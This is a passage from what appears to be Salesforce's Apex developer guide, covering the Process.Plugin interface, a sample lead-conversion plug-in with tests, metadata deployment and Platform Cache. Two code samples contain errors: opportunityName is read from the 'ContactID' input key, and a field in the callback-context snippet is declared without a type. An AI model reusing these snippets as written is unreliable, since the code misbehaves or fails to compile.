```
Process.PluginDescribeResult.inputParameters =
     new List<Process.PluginDescribeResult.InputParameter>{
       new Process.PluginDescribeResult.InputParameter(Name,Optional_description_string,

     Process.PluginDescribeResult.ParameterType.Enum, Boolean_required)
```

For example:

```
Process.PluginDescribeResult result = new Process.PluginDescribeResult();
result.setDescription('this plugin gets the name of a user');
result.setTag ('userinfo');
result.inputParameters = new List<Process.PluginDescribeResult.InputParameter>{
    new Process.PluginDescribeResult.InputParameter('FullName',
       Process.PluginDescribeResult.ParameterType.STRING, true),
    new Process.PluginDescribeResult.InputParameter('DOB',
       Process.PluginDescribeResult.ParameterType.DATE, true),
    };
```

`Process.PluginDescribeResult.OutputParameter` is a list of output parameters and has the following format.

```
Process.PluginDescribeResult.outputParameters = new
List<Process.PluginDescribeResult.OutputParameter>{
    new Process.PluginDescribeResult.OutputParameter(Name,Optional description string,
       Process.PluginDescribeResult.ParameterType.Enum)
```

For example:

```
Process.PluginDescribeResult result = new Process.PluginDescribeResult();
result.setDescription('this plugin gets the name of a user');
result.setTag ('userinfo');
result.outputParameters = new List<Process.PluginDescribeResult.OutputParameter>{
    new Process.PluginDescribeResult.OutputParameter('URL',
       Process.PluginDescribeResult.ParameterType.STRING),
```

Both classes take the `Process.PluginDescribeResult.ParameterType` Enum. Valid values are:

- BOOLEAN
- DATE
- DATETIME
- DECIMAL
- DOUBLE
- FLOAT
- ID
- INTEGER
- LONG
- STRING

For example:

```
Process.PluginDescribeResult result = new Process.PluginDescribeResult();
        result.outputParameters = new List<Process.PluginDescribeResult.OutputParameter>{

            new Process.PluginDescribeResult.OutputParameter('URL',
            Process.PluginDescribeResult.ParameterType.STRING, true),
            new Process.PluginDescribeResult.OutputParameter('STATUS',
            Process.PluginDescribeResult.ParameterType.STRING),
            };
```

`Process.Plugin` Data Type Conversions

Understand how data types are converted between Apex and the values returned to the `Process.Plugin`. For example, text data in a flow converts to string data in Apex.

💡 **Tip:** We recommend using the `@InvocableMethod` annotation instead of the `Process.Plugin` interface.

- The interface doesn't support Blob, Collection, sObject, and Time data types, and it doesn't support bulk operations. Once you implement the interface on a class, the class can be referenced only from flows.
- The annotation supports all data types and bulk operations. Once you implement the annotation on a class, the class can be referenced from flows, processes, and the Custom Invocable Actions REST API endpoint.

Flow Data Type	Data Type
Number	Decimal
Date	Datetime/Date
DateTime	Datetime/Date
Boolean	Boolean and numeric with 1 or 0 values only
Text	String

Sample Process.Plugin Implementation for Lead Conversion

In this example, an Apex class implements the `Process.Plugin` interface and converts a lead into an account, contact, and optionally, an opportunity. Test methods for the plug-in are also included. This implementation can be called from a flow via a legacy Apex action.

💡 **Tip:** We recommend using the `@InvocableMethod` annotation instead of the `Process.Plugin` interface.

- The interface doesn't support Blob, Collection, sObject, and Time data types, and it doesn't support bulk operations. Once you implement the interface on a class, the class can be referenced only from flows.
- The annotation supports all data types and bulk operations. Once you implement the annotation on a class, the class can be referenced from flows, processes, and the Custom Invocable Actions REST API endpoint.

```
// Converts a lead as an action in a flow.
global class VWFConvertLead implements Process.Plugin {
    // This method runs when called by a flow's legacy Apex action.
    global Process.PluginResult invoke(
        Process.PluginRequest request) {
```

```
    // Set up variables to store input parameters from
    // the flow.
    String leadID = (String) request.inputParameters.get(
        'LeadID');
    String contactID = (String)
        request.inputParameters.get('ContactID');
    String accountID = (String)
        request.inputParameters.get('AccountID');
    String convertedStatus = (String)
        request.inputParameters.get('ConvertedStatus');
    Boolean overWriteLeadSource = (Boolean)
        request.inputParameters.get('OverwriteLeadSource');
    Boolean createOpportunity = (Boolean)
        request.inputParameters.get('CreateOpportunity');
    String opportunityName = (String)
        request.inputParameters.get('ContactID');
    Boolean sendEmailToOwner = (Boolean)
        request.inputParameters.get('SendEmailToOwner');

    // Set the default handling for booleans.
    if (overWriteLeadSource == null)
        overWriteLeadSource = false;
    if (createOpportunity == null)
        createOpportunity = true;
    if (sendEmailToOwner == null)
        sendEmailToOwner = false;

    // Convert the lead by passing it to a helper method.
    Map<String,Object> result = new Map<String,Object>();
    result = convertLead(leadID, contactID, accountID,
        convertedStatus, overWriteLeadSource,
        createOpportunity, opportunityName,
        sendEmailToOwner);

    return new Process.PluginResult(result);
}

// This method describes the plug-in and its inputs from
// and outputs to the flow.
// Implementing this method makes the class available
// in Flow Builder as a legacy Apex action.
global Process.PluginDescribeResult describe() {
    // Set up plugin metadata
    Process.PluginDescribeResult result = new
        Process.PluginDescribeResult();
    result.description =
        'The LeadConvert Flow Plug-in converts a lead into ' +
        'an account, a contact, and ' +
        '(optionally)an opportunity.';
    result.tag = 'Lead Management';

    // Create a list that stores both mandatory and optional
    // input parameters from the flow.
    // NOTE: Only primitive types (STRING, NUMBER, etc.) are
```

```
        // supported. Collections aren't supported.
        result.inputParameters = new
            List<Process.PluginDescribeResult.InputParameter>{
            // Lead ID (mandatory)
            new Process.PluginDescribeResult.InputParameter(
                'LeadID',
                Process.PluginDescribeResult.ParameterType.STRING,
                true),
            // Account Id (optional)
            new Process.PluginDescribeResult.InputParameter(
                'AccountID',
                Process.PluginDescribeResult.ParameterType.STRING,
                false),
            // Contact ID (optional)
            new Process.PluginDescribeResult.InputParameter(
                'ContactID',
                Process.PluginDescribeResult.ParameterType.STRING,
                false),
            // Status to use once converted
            new Process.PluginDescribeResult.InputParameter(
                'ConvertedStatus',
                Process.PluginDescribeResult.ParameterType.STRING,
                true),
            new Process.PluginDescribeResult.InputParameter(
                'OpportunityName',
                Process.PluginDescribeResult.ParameterType.STRING,
                false),
            new Process.PluginDescribeResult.InputParameter(
                'OverwriteLeadSource',
                Process.PluginDescribeResult.ParameterType.BOOLEAN,
                false),
            new Process.PluginDescribeResult.InputParameter(
                'CreateOpportunity',
                Process.PluginDescribeResult.ParameterType.BOOLEAN,
                false),
            new Process.PluginDescribeResult.InputParameter(
                'SendEmailToOwner',
                Process.PluginDescribeResult.ParameterType.BOOLEAN,
                false)
        };

        // Create a list that stores output parameters sent
        // to the flow.
        result.outputParameters = new List<
            Process.PluginDescribeResult.OutputParameter>{
            // Account ID of the converted lead
            new Process.PluginDescribeResult.OutputParameter(
                'AccountID',
                Process.PluginDescribeResult.ParameterType.STRING),
            // Contact ID of the converted lead
            new Process.PluginDescribeResult.OutputParameter(
                'ContactID',
                Process.PluginDescribeResult.ParameterType.STRING),
            // Opportunity ID of the converted lead
```

```
                new Process.PluginDescribeResult.OutputParameter(
                    'OpportunityID',
                    Process.PluginDescribeResult.ParameterType.STRING)
        };

        return result;
    }

    /**
     * Implementation of the LeadConvert plug-in.
     * Converts a given lead with several options:
     * leadID - ID of the lead to convert
     * contactID -
     * accountID - ID of the Account to attach the converted
     *  Lead/Contact/Opportunity to.
     * convertedStatus -
     * overWriteLeadSource -
     * createOpportunity - true if you want to create a new
     *  Opportunity upon conversion
     * opportunityName - Name of the new Opportunity.
     * sendEmailtoOwner - true if you are changing owners upon
     *  conversion and want to notify the new Opportunity owner.
     *
     * returns: a Map with the following output:
     * AccountID - ID of the Account created or attached
     *  to upon conversion.
     * ContactID - ID of the Contact created or attached
     *  to upon conversion.
     * OpportunityID - ID of the Opportunity created
     *  upon conversion.
     */
    public Map<String,String> convertLead (
                            String leadID,
                            String contactID,
                            String accountID,
                            String convertedStatus,
                            Boolean overWriteLeadSource,
                            Boolean createOpportunity,
                            String opportunityName,
                            Boolean sendEmailToOwner
    ) {
        Map<String,String> result = new Map<String,String>();

        if (leadId == null) throw new ConvertLeadPluginException(
            'Lead Id cannot be null');

        // check for multiple leads with the same ID
        Lead[] leads = [Select Id, FirstName, LastName, Company
            From Lead where Id = :leadID];
        if (leads.size() > 0) {
            Lead l = leads[0];
            // CheckAccount = true, checkContact = false
            if (accountID == null && l.Company != null) {
                Account[] accounts = [Select Id, Name FROM Account
```

```
                    where Name = :l.Company LIMIT 1];
                if (accounts.size() > 0) {
                    accountId = accounts[0].id;
                }
            }

            // Perform the lead conversion.
            Database.LeadConvert lc = new Database.LeadConvert();
            lc.setLeadId(leadID);
            lc.setOverwriteLeadSource(overWriteLeadSource);
            lc.setDoNotCreateOpportunity(!createOpportunity);
            lc.setConvertedStatus(convertedStatus);
            if (sendEmailToOwner != null) lc.setSendNotificationEmail(
                sendEmailToOwner);
            if (accountId != null && accountId.length() > 0)
                lc.setAccountId(accountId);
            if (contactId != null && contactId.length() > 0)
                lc.setContactId(contactId);
            if (createOpportunity) {
                lc.setOpportunityName(opportunityName);
            }

            Database.LeadConvertResult lcr = Database.convertLead(
                lc, true);
            if (lcr.isSuccess()) {
                result.put('AccountID', lcr.getAccountId());
                result.put('ContactID', lcr.getContactId());
                if (createOpportunity) {
                    result.put('OpportunityID',
                        lcr.getOpportunityId());
                }
            } else {
                String error = lcr.getErrors()[0].getMessage();
                throw new ConvertLeadPluginException(error);
            }
        } else {
            throw new ConvertLeadPluginException(
                'No leads found with Id : "' + leadId + '"');
        }
        return result;
    }

    // Utility exception class
    class ConvertLeadPluginException extends Exception {}
}
```

```
// Test class for the lead convert Apex plug-in.
@isTest
private class VWFConvertLeadTest {
    static testMethod void basicTest() {
        // Create test lead
        Lead testLead = new Lead(
            Company='Test Lead',FirstName='John',LastName='Doe');
        insert testLead;
```

```
        LeadStatus convertStatus =
            [Select Id, MasterLabel from LeadStatus
            where IsConverted=true limit 1];

        // Create test conversion
        VWFConvertLead aLeadPlugin = new VWFConvertLead();
        Map<String,Object> inputParams = new Map<String,Object>();
        Map<String,Object> outputParams = new Map<String,Object>();

        inputParams.put('LeadID',testLead.ID);
        inputParams.put('ConvertedStatus',
            convertStatus.MasterLabel);

        Process.PluginRequest request = new
            Process.PluginRequest(inputParams);
        Process.PluginResult result;
        result = aLeadPlugin.invoke(request);

        Lead aLead = [select name, id, isConverted
                        from Lead where id = :testLead.ID];
        System.Assert(aLead.isConverted);

    }

   /*
    * This tests lead conversion with
    * the Account ID specified.
    */
    static testMethod void basicTestwithAccount() {

        // Create test lead
        Lead testLead = new Lead(
            Company='Test Lead',FirstName='John',LastName='Doe');
        insert testLead;

        Account testAccount = new Account(name='Test Account');
        insert testAccount;

            // System.debug('ACCOUNT BEFORE' + testAccount.ID);

        LeadStatus convertStatus = [Select Id, MasterLabel
                    from LeadStatus where IsConverted=true limit 1];

        // Create test conversion
        VWFConvertLead aLeadPlugin = new VWFConvertLead();
        Map<String,Object> inputParams = new Map<String,Object>();
        Map<String,Object> outputParams = new Map<String,Object>();

        inputParams.put('LeadID',testLead.ID);
        inputParams.put('AccountID',testAccount.ID);
        inputParams.put('ConvertedStatus',
            convertStatus.MasterLabel);
```

```
        Process.PluginRequest request = new
            Process.PluginRequest(inputParams);
        Process.PluginResult result;
        result = aLeadPlugin.invoke(request);

        Lead aLead =
            [select name, id, isConverted, convertedAccountID
             from Lead where id = :testLead.ID];
        System.Assert(aLead.isConverted);
        //System.debug('ACCOUNT AFTER' + aLead.convertedAccountID);
        System.AssertEquals(testAccount.ID, aLead.convertedAccountID);
    }

    /*
     * This tests lead conversion with the Account ID specified.
     */
    static testMethod void basicTestwithAccounts() {

        // Create test lead
        Lead testLead = new Lead(
            Company='Test Lead',FirstName='John',LastName='Doe');
        insert testLead;

        Account testAccount1 = new Account(name='Test Lead');
        insert testAccount1;
        Account testAccount2 = new Account(name='Test Lead');
        insert testAccount2;

            // System.debug('ACCOUNT BEFORE' + testAccount.ID);

        LeadStatus convertStatus = [Select Id, MasterLabel
            from LeadStatus where IsConverted=true limit 1];

        // Create test conversion
        VWFConvertLead aLeadPlugin = new VWFConvertLead();
        Map<String,Object> inputParams = new Map<String,Object>();
        Map<String,Object> outputParams = new Map<String,Object>();

        inputParams.put('LeadID',testLead.ID);
        inputParams.put('ConvertedStatus',
            convertStatus.MasterLabel);

        Process.PluginRequest request = new
            Process.PluginRequest(inputParams);
        Process.PluginResult result;
        result = aLeadPlugin.invoke(request);

        Lead aLead =
            [select name, id, isConverted, convertedAccountID
            from Lead where id = :testLead.ID];
        System.Assert(aLead.isConverted);
    }
```

```
  /*
   * -ve Test
   */
static testMethod void errorTest() {

    // Create test lead
    // Lead testLead = new Lead(Company='Test Lead',
    //    FirstName='John',LastName='Doe');
    LeadStatus convertStatus = [Select Id, MasterLabel
        from LeadStatus where IsConverted=true limit 1];

    // Create test conversion
    VWFConvertLead aLeadPlugin = new VWFConvertLead();
    Map<String,Object> inputParams = new Map<String,Object>();
    Map<String,Object> outputParams = new Map<String,Object>();
    inputParams.put('LeadID','00Q7XXXXxxxxxxx');
    inputParams.put('ConvertedStatus',convertStatus.MasterLabel);

    Process.PluginRequest request = new
        Process.PluginRequest(inputParams);
    Process.PluginResult result;
    try {
        result = aLeadPlugin.invoke(request);
    }
    catch (Exception e) {
      System.debug('EXCEPTION' + e);
      System.AssertEquals(1,1);
    }

}


  /*
   * This tests the describe() method
   */
static testMethod void describeTest() {

    VWFConvertLead aLeadPlugin =
        new VWFConvertLead();
    Process.PluginDescribeResult result =
        aLeadPlugin.describe();

    System.AssertEquals(
        result.inputParameters.size(), 8);
    System.AssertEquals(
        result.OutputParameters.size(), 3);

    }

}
```

Metadata

Salesforce uses metadata types and components to represent org configuration and customization. Metadata is used for org settings that admins control, or configuration information applied by installed apps and packages.

Use the classes in the `Metadata` namespace to access metadata from within Apex code for tasks that include:

- Customizing app installs or upgrades—During or after an install (or upgrade), your app can create or update metadata to let users configure your app.
- Customizing apps after installation—After your app is installed, you can use metadata in Apex to let admins configure your app using the UI that your app provides rather than having admins manually use the standard Salesforce setup UI.
- Securely accessing protected metadata—Update metadata that your app uses internally without exposing these types and components to your users.
- Creating custom configuration tools—Use metadata in Apex to provide custom tools for admins to customize apps and packages.

Metadata access in Apex is available for Apex classes using API version 40.0 and later.

For more information on metadata types and components, see the *Metadata API Developer Guide* and the *Custom Metadata Types Implementation Guide*.

IN THIS SECTION:

Retrieving and Deploying Metadata

Retrieve and deploy metadata using the `Metadata.Operations` class.

Supported Metadata Types

Apex supports a subset of metadata types and components.

Security Considerations

Be aware of security considerations when accessing metadata using Apex.

Testing Metadata Deployments

Apex code that accesses metadata must be properly tested.

SEE ALSO:

Apex Reference Guide: Metadata Namespace

Retrieving and Deploying Metadata

Retrieve and deploy metadata using the `Metadata.Operations` class.

Use the `Metadata.Operations.retrieve()` method to synchronously retrieve metadata from the current org. Provide a list of metadata component names that you want to retrieve. Salesforce returns a list of matching component data, represented by component classes that derive from `Metadata.Metadata`.

Use the `Metadata.Operations.enqueueDeployment()` method to asynchronously deploy metadata to the current org. Deployment is queued for asynchronous processing. When deploying metadata, you can create and update components, but not delete components. There are limitations on which components that apps and packages can deploy and which types of apps and packages can deploy to which types of orgs. For more information see Security Considerations.

Use the full name of the metadata component when retrieving and deploying metadata. The full name may include the namespace, metadata type, and component name. If you're updating components in a namespace, you also need to qualify the namespace for the component in the full name. For example, the full name for a custom metadata "MDType1__mdt" component named "Component1" that is contained in the "myPackage" namespace is "myPackage__MDType1__mdt.myPackage__Component1". For more information on the metadata component full name syntax, see Metadata base type in the *Metadata API Developer Guide*.

You can retrieve and deploy metadata in post install scripts. In uninstall scripts, you can only retrieve, not deploy, metadata from Apex code.

See Metadata.Operations for code examples for retrieving and deploying metadata.

Supported Metadata Types

Apex supports a subset of metadata types and components.

Metadata access in Apex is limited to types and components that support the use cases described in Metadata. Apps and packages can use the metadata feature in Apex to retrieve and deploy the following metadata types and components:

- Records of custom metadata types
- Layouts

Security Considerations

Be aware of security considerations when accessing metadata using Apex.

Generally, Apex classes installed in the subscriber org can access any public, supported metadata type or component in the subscriber org. Protected metadata, such as a custom metadata type that's been marked protected, can only be accessed by Apex classes in the same namespace as the protected metadata.

Additionally, for managed packages, if the managed package isn't approved by Salesforce via security review, Apex classes in the package can't access metadata (public or protected) unless the **Deploy Metadata from Non-Certified Package Versions via Apex** org preference is enabled. This preference, located under **Setup** > **Apex Settings**, must be enabled if admins or developers are installing managed packages that haven't passed security review for app testing or pilot purposes.

For deployments, because `Metadata.Operations.enqueueDeployment()` uses asynchronous Apex, queued deployment jobs and deployment callbacks are counted as asynchronous jobs in the current org. Queued deployment jobs and callbacks are subject to governor limits. See Lightning Platform Apex Limits.

Apps that access metadata via Apex must notify users that the app can retrieve or deploy metadata in the subscriber org. For installs that access metadata, notify users in the description of your package. You can write your own notice, or use this sample:

This package can access and change metadata outside its namespace in the Salesforce org where it's installed.

Salesforce verifies the notice during the security review. For more information, see the *ISVforce Guide*.

Testing Metadata Deployments

Apex code that accesses metadata must be properly tested.

To provide Apex test coverage for metadata deployments, write tests that verify both the set up of the deployment request and handling of the deployment results.

Tests for deployment request code verify the metadata components and component values that get created and assert that the `DeployContainer` contains exactly what needs to be deployed.

Tests for deployment result code verify that your `DeployCallback` handles expected and unexpected results. Your `DeployCallback` is normally called by Salesforce as part of the asynchronous deployment process. Therefore, to test your callback outside of the deployment process, create tests that use your callback class directly. You also must create test `DeployResults` and `DeployCallbackContext` instances to test your `DeployCallback.handleResults()` method.

When creating a test instance of `DeployCallbackContext`, subclass `DeployCallbackContext` and provide your own implementation of `getCallbackJobId()`.

```
// DeployCallbackContext subclass for testing that returns myJobId
public class TestingDeployCallbackContext extends Metadata.DeployCallbackContext {
  private myJobId = null; // define to a canned ID you can use for testing
  public override Id getCallbackJobId() {
    return myJobId;
  }
}
```

Permission Set Groups

To provide Apex test coverage for permission set groups, write tests using the `calculatePermissionSetGroup()` method in the `System.Test` class.

The `calculatePermissionSetGroup()` method forces an immediate calculation of aggregate permissions for a specified permission set group. As the forced calculation counts against Apex CPU limits, and can require complex data setup, it's a best practice to minimize the number of times you perform this operation.

Set this test to run once in a Test setup method, then reuse the data in subsequent tests.

```
@isTest public class PSGTest {
  @isTest static void testPSG() {
    // get the PSG by name (may have been modified in deployment)
    PermissionSetGroup psg = [select Id, Status from PermissionSetGroup where
DeveloperName='MyPSG'];

    // force calculation of the PSG if it is not already Updated
    if (psg.Status != 'Updated') {
      Test.calculatePermissionSetGroup(psg.Id);
    }

    // assign PSG to current user (this fails if PSG is Outdated)
    insert new PermissionSetAssignment(PermissionSetGroupId = psg.Id, AssigneeId =
UserInfo.getUserId());

    // additional tests to validate permissions granted by PSG
  }
}
```

SEE ALSO:

Salesforce Help: Permission Set Groups

Apex Reference Guide: Test Class

Platform Cache

The Lightning Platform Cache layer provides faster performance and better reliability when caching Salesforce session and org data. Specify what to cache and for how long without using custom objects and settings or overloading a Visualforce view state. Platform Cache improves performance by distributing cache space so that some applications or operations don't steal capacity from others.

Because Apex runs in a multi-tenant environment with cached data living alongside internally cached data, caching involves minimal disruption to core Salesforce processes.

IN THIS SECTION:

Platform Cache Features

The Platform Cache API lets you store and retrieve data that's tied to Salesforce sessions or shared across your org. Put, retrieve, or remove cache values by using the `Session`, `Org`, `SessionPartition`, and `OrgPartition` classes in the Cache namespace. Use the Platform Cache Partition tool in Setup to create or remove org partitions and allocate their cache capacities to balance performance across apps.

Platform Cache Considerations

Review these considerations when working with Platform Cache.

Platform Cache Limits

The following limits apply when using Platform Cache.

Platform Cache Partitions

Use Platform Cache partitions to improve the performance of your applications. Partitions allow you to distribute cache space in the way that works best for your applications. Caching data to designated partitions ensures that it's not overwritten by other applications or less-critical data.

Platform Cache Internals

Platform Cache uses local cache and a least recently used (LRU) algorithm to improve performance.

Store and Retrieve Values from the Session Cache

Use the `Cache.Session` and `Cache.SessionPartition` classes to manage values in the session cache. To manage values in any partition, use the methods in the `Cache.Session` class. If you're managing cache values in one partition, use the `Cache.SessionPartition` methods instead.

Store and Retrieve Values from the Org Cache

Use the `Cache.Org` and `Cache.OrgPartition` classes to manage values in the org cache. To manage values in any partition, use the methods in the `Cache.Org` class. If you're managing cache values in one partition, use the `Cache.OrgPartition` methods instead.

Use a Visualforce Global Variable for the Platform Cache

You can access cached values stored in the session or org cache from a Visualforce page with global variables.

Safely Cache Values with the CacheBuilder Interface

A Platform Cache best practice is to ensure that your Apex code handles cache misses by testing for cache requests that return null. You can write this code yourself. Or, you can use the `Cache.CacheBuilder` interface, which makes it easy to safely store and retrieve values to a session or org cache.

Platform Cache Best Practices

Platform Cache can greatly improve performance in your applications. However, it's important to follow these guidelines to get the best cache performance. In general, it's more efficient to cache a few large items than to cache many small items separately. Also be mindful of cache limits to prevent unexpected cache evictions.

Platform Cache Features

The Platform Cache API lets you store and retrieve data that's tied to Salesforce sessions or shared across your org. Put, retrieve, or remove cache values by using the `Session`, `Org`, `SessionPartition`, and `OrgPartition` classes in the Cache namespace. Use the Platform Cache Partition tool in Setup to create or remove org partitions and allocate their cache capacities to balance performance across apps.

There are two types of cache:

- **Session cache**—Stores data for individual user sessions. For example, in an app that finds customers within specified territories, the calculations that run while users browse different locations on a map are reused.

Session cache lives alongside a user session. The maximum life of a session is eight hours. Session cache expires when its specified time-to-live (`ttlsecs` value) is reached or when the session expires after eight hours, whichever comes first.

- **Org cache**—Stores data that any user in an org reuses. For example, the contents of navigation bars that dynamically display menu items based on user profile are reused.

  Unlike session cache, org cache is accessible across sessions, requests, and org users and profiles. Org cache expires when its specified time-to-live (`ttlsecs` value) is reached.

Additionally, Salesforce provides 3 MB of free Platform Cache capacity for AppExchange-certified and security-reviewed managed packages through a capacity type called Provider Free capacity. You can allocate capacities to session cache and org cache from the Provider Free capacity.

The best data to cache is:

- Reused throughout a session
- Static (not rapidly changing)
- Otherwise expensive to retrieve

For both session and org caches, you can construct calls so that cached data in one namespace isn't overwritten by similar data in another. Optionally use the `Cache.Visibility` enumeration to specify whether Apex code can access cached data in a namespace outside of the invoking namespace.

Each cache operation depends on the Apex transaction within which it runs. If the entire transaction fails, all cache operations in that transaction are rolled back.

Try Platform Cache

To test performance improvements by using Platform Cache in your own org, you can request trial cache for your production org. Enterprise, Unlimited, and Performance editions come with some cache, but adding more cache often provides greater performance. When your trial request is approved, you can allocate capacity to partitions and experiment with using the cache for different scenarios. Testing the cache on a trial basis lets you make an informed decision about whether to purchase cache.

For more information about trial cache, see "Request a Platform Cache Trial" in Salesforce Help.

You can request additional cache space to improve the performance of your application. For more information about requesting additional cache, see "Request Additional Platform Cache" in Salesforce Help.

For more information about Provider Free capacity cache, see "Set Up a Platform Cache partition using Provider Free Capacity" in Salesforce Help.

> 📝 Note: Platform Cache isn't supported in Professional Edition.

SEE ALSO:

Apex Reference Guide: Session Class

Apex Reference Guide: Org Class

Apex Reference Guide: Partition Class

Apex Reference Guide: OrgPartition Class

Apex Reference Guide: SessionPartition Class

Apex Reference Guide: CacheBuilder Interface

Platform Cache Considerations

Review these considerations when working with Platform Cache.

- Cache isn't persisted. There's no guarantee against data loss.

- Some or all cache is invalidated when you modify an Apex class in your org.

- Data in the cache isn't encrypted.

- Org cache supports concurrent reads and writes across multiple simultaneous Apex transactions. For example, a transaction updates the key `PetName` with the value `Fido`. At the same time, another transaction updates the same key with the value `Felix`. Both writes succeed, but one of the two values is chosen arbitrarily as the winner, and later transactions read that one value. However, this arbitrary choice is per key rather than per transaction. For example, suppose one transaction writes `PetType="Cat"` and `PetName="Felix"`. Then, at the same moment, another transaction writes `PetType="Dog"` and `PetName="Fido"`. In this case, the `PetType` winning value could be from the first transaction, and the `PetName` winning value could be from the second transaction. Subsequent `get()` calls on those keys would return `PetType="Cat"` and `PetName="Fido"`.

- Cache misses can happen. We recommend constructing your code to consider a case where previously cached items aren't found. Alternatively, use the CacheBuilder Interface, which checks for cache misses.

- All platform cache statistical methods: `getAvgGetSize()`, `getAvgGetTime()`, `getMaxGetSize()`, `getMaxGetTime()`, and `getMissRate()` report data starting from the time the cache server was restarted, and do not include data prior to the restart.

- Partitions must adhere to the limits within Salesforce.

- The session cache can store values up to eight hours. The org cache can store values up to 48 hours.

- For orgs that use Salesforce Flow:

  - When a process contains a scheduled action, make sure that later actions in the process don't invoke Apex code that stores or retrieves values from the session cache. The session-cache restriction applies to Apex actions and to changes that the process makes to the database that cause Apex triggers to fire.

  - When a flow contains a Pause element, make sure that later elements in the flow don't invoke Apex code that stores or retrieves values from the session cache. The session-cache restriction applies to Apex actions and to changes that the flow makes to the database that cause Apex triggers to fire.

Platform Cache Limits

The following limits apply when using Platform Cache.

Edition-specific Limits

The following table shows the amount of Platform Cache available for different types of orgs. To purchase more cache, contact your Salesforce representative.

Edition	Cache Size
Enterprise	10 MB
Unlimited and Performance	30 MB
All others	0 MB

Partition Size Limits

Limit	Value
Minimum partition size	1 MB

Session Cache Limits

Limit	Value
Maximum size of a single cached item (for `put()` methods)	100 KB
Maximum local cache size for a partition, per-request[1]	500 KB
Minimum developer-assigned time-to-live	300 seconds (5 minutes)
Maximum developer-assigned time-to-live	28,800 seconds (8 hours)
Maximum session cache time-to-live	28,800 seconds (8 hours)

Org Cache Limits

Limit	Value
Maximum size of a single cached item (for `put()` methods)	100 KB
Maximum local cache size for a partition, per-request[1]	1,000 KB
Minimum developer-assigned time-to-live	300 seconds (5 minutes)
Maximum developer-assigned time-to-live	172,800 seconds (48 hours)
Default org cache time-to-live	86,400 seconds (24 hours)

[1] Local cache is the application server's in-memory container that the client interacts with during a request.

Platform Cache Partitions

Use Platform Cache partitions to improve the performance of your applications. Partitions allow you to distribute cache space in the way that works best for your applications. Caching data to designated partitions ensures that it's not overwritten by other applications or less-critical data.

To use Platform Cache, first set up partitions using the Platform Cache Partition tool in Setup. Once you've set up partitions, you can add, access, and remove data from them using the Platform Cache Apex API.

To access the Partition tool in Setup, enter `Platform Cache` in the `Quick Find` box, then select **Platform Cache**.

Use the Partition tool to:

- Setup a Platform Cache partition with Provider Free capacity.
- Request trial cache.
- Create, edit, or delete cache partitions.
- Allocate the session cache and org cache capacities of each partition to balance performance across apps.

- View a snapshot of the org's current cache capacity, breakdown, and partition allocations (in KB or MB).
- View details about each partition.
- Make any partition the default partition.

To use Platform Cache, create at least one partition. Each partition has one session cache and one org cache segment and you can allocate separate capacity to each segment. Session cache can be used to store data for individual user sessions, and org cache is for data that any users in an org can access. You can distribute your org's cache space across any number of partitions. Session and org cache allocations can be zero, or five or greater, and they must be whole numbers. The sum of all partition allocations, including the default partition, equals the Platform Cache total allocation. The total allocated capacity of all cache segments must be less than or equal to the org's overall capacity.

You can define any partition as the default partition, but you can have only one default partition. When a partition has no allocation, cache operations (such as get and put) are not invoked, and no error is returned.

When performing cache operations within the default partition, you can omit the partition name from the key.

After you set up partitions, you can use Apex code to perform cache operations on a partition. For example, use the `Cache.SessionPartition` and `Cache.OrgPartition` classes to put, retrieve, or remove values on a specific partition's cache. Use `Cache.Session` and `Cache.Org` to get a partition or perform cache operations by using a fully qualified key.

Packaging Platform Cache Partitions

When packaging an application that uses Platform Cache, add any referenced partitions to your packages explicitly. Partitions aren't pulled into packages automatically, as other dependencies are. Partition validation occurs during run time, rather than compile time. Therefore, if a partition is missing from a package, you don't receive an error message at compile time.

> 📝 Note: If platform cache code is intended for a package, don't use the default partition in the package. Instead, explicitly reference and package a non-default partition. Any package containing the default partition can't be deployed.

SEE ALSO:
> *Apex Reference Guide*: Partition Class
> *Apex Reference Guide*: OrgPartition Class
> *Apex Reference Guide*: SessionPartition Class
> Metadata API Developer's Guide: Platform Cache Partition Type

Platform Cache Internals

Platform Cache uses local cache and a least recently used (LRU) algorithm to improve performance.

Local Cache

Platform Cache uses local cache to improve performance, ensure efficient use of the network, and support atomic transactions. Local cache is the application server's in-memory container that the client interacts with during a request. Cache operations don't interact with the caching layer directly, but instead interact with local cache.

For session cache, all cached items are loaded into local cache upon first request. All subsequent interactions use the local cache. Similarly, an org cache get operation retrieves a value from the caching layer and stores it in the local cache. Subsequent requests for this value are retrieved from the local cache. All mutable operations, such as put and remove, are also performed against the local cache. Upon successful completion of the request, mutable operations are committed.

> ✏️ **Note:** Local cache doesn't support concurrent operations. Mutable operations, such as put and remove, are performed against the local cache and are only committed when the entire Apex request is successful. Therefore, other simultaneous requests don't see the results of the mutable operations.

Atomic Transactions

Each cache operation depends on the Apex request that it runs in. If the entire request fails, all cache operations in that request are rolled back. Behind the scenes, the use of local cache supports these atomic transactions.

Eviction Algorithm

When possible, Platform Cache uses an LRU algorithm to evict keys from the cache. When cache limits are reached, keys are evicted until the cache is reduced to 100-percent capacity. If session cache is used, the system removes cache evenly from all existing session cache instances. Local cache also uses an LRU algorithm. When the maximum local cache size for a partition is reached, the least recently used items are evicted from the local cache.

SEE ALSO:

   Platform Cache Limits

Store and Retrieve Values from the Session Cache

Use the `Cache.Session` and `Cache.SessionPartition` classes to manage values in the session cache. To manage values in any partition, use the methods in the `Cache.Session` class. If you're managing cache values in one partition, use the `Cache.SessionPartition` methods instead.

`Cache.Session` Methods

To store a value in the session cache, call the `Cache.Session.put()` method and supply a key and value. The key name is in the format `namespace.partition.key`. For example, for namespace **ns1**, partition **partition1**, and key **orderDate**, the fully qualified key name is `ns1.partition1.orderDate`.

This example stores a `DateTime` cache value with the key `orderDate`. Next, the snippet checks if the `orderDate` key is in the cache, and if so, retrieves the value from the cache.

```
// Add a value to the cache
DateTime dt = DateTime.parse('06/16/2015 11:46 AM');
Cache.Session.put('ns1.partition1.orderDate', dt);
if (Cache.Session.contains('ns1.partition1.orderDate')) {
    DateTime cachedDt = (DateTime)Cache.Session.get('ns1.partition1.orderDate');
}
```

To refer to the default partition and the namespace of the invoking class, omit the `namespace.partition` prefix and specify the key name.

```
Cache.Session.put('orderDate', dt);
if (Cache.Session.contains('orderDate')) {
    DateTime cachedDt = (DateTime)Cache.Session.get('orderDate');
}
```

The `local` prefix refers to the namespace of the current org where the code is running, regardless of whether the org has a namespace defined. If the org has a namespace defined as ns1, the following two statements are equivalent.

```
Cache.Session.put('local.myPartition.orderDate', dt);
Cache.Session.put('ns1.myPartition.orderDate', dt);
```

